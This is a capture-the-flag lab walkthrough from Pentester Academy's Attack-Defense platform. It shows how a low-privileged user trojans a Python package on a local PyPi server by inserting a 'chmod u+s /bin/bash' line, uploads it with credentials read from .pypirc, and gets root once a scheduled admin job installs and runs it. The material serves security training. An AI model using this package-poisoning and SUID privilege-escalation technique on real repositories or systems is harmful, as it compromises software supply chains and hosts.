
ATTACK
DEFENSE
by PentesterAcademy

Name	PyPi Server: Malicious Package II
URL	https://www.attackdefense.com/challengedetails?cid=1063
Type	Code Repository : Python PyPi

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

You have terminal access to a low privileged user "student" on an Ubuntu server. The server is configured to use a local PyPi repository. The administrator has scheduled a script which installs "systat" python library and executes one of its functions to print the system information, to run after every minute.

Objective: Escalate to root and retrieve the flag!

Solution:

Step 1: Check the pip configuration files i.e. /etc/pip.conf and .pypirc

Command: cat /etc/pip.conf

```
student@attackdefense:~$
student@attackdefense:~$ cat /etc/pip.conf
[global]
index = http://192.210.80.3
index-url = http://192.210.80.3
trusted-host = 192.210.80.3
student@attackdefense:~$
```

Command: cat .pypirc

```
student@attackdefense:~$
student@attackdefense:~$ cat .pypirc
[distutils]
index-servers =
  local

[local]
repository=http://192.210.80.3
username=admin
password=welcome
student@attackdefense:~$
```

Step 2: Download the systat package from the server

Command: pip download systat

```
student@attackdefense:~$
student@attackdefense:~$ pip download systat
Collecting systat
  Downloading http://192.210.80.3/packages/systat-1.0.tar.gz
  Saved ./systat-1.0.tar.gz
Successfully downloaded systat
student@attackdefense:~$
```

Step 3: Extract the package

Command: tar -zxvf systat-1.0.tar.gz

```
student@attackdefense:~$
student@attackdefense:~$ tar -zxvf systat-1.0.tar.gz
systat-1.0/
systat-1.0/systat/
systat-1.0/systat/__init__.py
systat-1.0/systat/systat.py
systat-1.0/setup.py
systat-1.0/systat.egg-info/
systat-1.0/systat.egg-info/SOURCES.txt
systat-1.0/systat.egg-info/top_level.txt
systat-1.0/systat.egg-info/not-zip-safe
systat-1.0/systat.egg-info/dependency_links.txt
systat-1.0/systat.egg-info/PKG-INFO
systat-1.0/PKG-INFO
systat-1.0/setup.cfg
student@attackdefense:~$
```

Step 4: Check the python code for this archive. There is only one function i.e. show() which can show the system information.

Command: cat systat-1.0/systat/systat.py

```
student@attackdefense:~$
student@attackdefense:~$ cat systat-1.0/systat/systat.py
import os

def show():
    os.system("uname -a")
    os.system("cat /proc/cpuinfo")
student@attackdefense:~$
```

Step 5: Add a few lines of code which will set SETUID bit on /bin/bash on execution

Lines:
Import os
os.system("chmod u+s /bin/bash")

```
student@attackdefense:~$ cat systat-1.0/systat/systat.py
import os

def show():
    os.system("uname -a")
    os.system("cat /proc/cpuinfo")
    os.system("chmod u+s /bin/bash")
student@attackdefense:~$
```

Step 6: Upload the modified archive to PyPi server.

Commands:
cd systat-1.0
python setup.py sdist register -r local upload -r local

```
student@attackdefense:~$
student@attackdefense:~$ cd systat-1.0
student@attackdefense:~/systat-1.0$ python setup.py sdist register -r local upload -r local
running sdist
running egg_info
writing systat.egg-info/PKG-INFO
writing top-level names to systat.egg-info/top_level.txt
writing dependency_links to systat.egg-info/dependency_links.txt
reading manifest file 'systat.egg-info/SOURCES.txt'
writing manifest file 'systat.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md
```

Server response OK signifies the successful upload of the file.

```
creating dist
Creating tar archive
removing 'systat-1.0' (and everything under it)
running register
Registering systat to http://192.210.80.3
Server response (200): OK
running upload
Submitting dist/systat-1.0.tar.gz to http://192.210.80.3
Server response (200): OK
student@attackdefense:~/systat-1.0$
```

Step 7: Wait for 1 minute and then check the permissions of /bin/bash. The setuid bit is set. Execute bash with -p argument to get root shell.

Commands:
ls -l /bin/bash
bash -p
whoami

```
student@attackdefense:~/systat-1.0$
student@attackdefense:~/systat-1.0$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
student@attackdefense:~/systat-1.0$
student@attackdefense:~/systat-1.0$ bash -p
bash-4.4# whoami
root
```

Step 8: Retrieve the flag from home directory of root user.

Command: cat /root/flag.txt

```
bash-4.4# cat /root/flag.txt
78a0c3b030d2ffdf4594d0fb0ab479e6
bash-4.4#
```

Flag: 78a0c3b030d2ffdf4594d0fb0ab479e6

References:

1. pypi (https://pypi.org)
2. pip (https://pypi.org/project/pip/)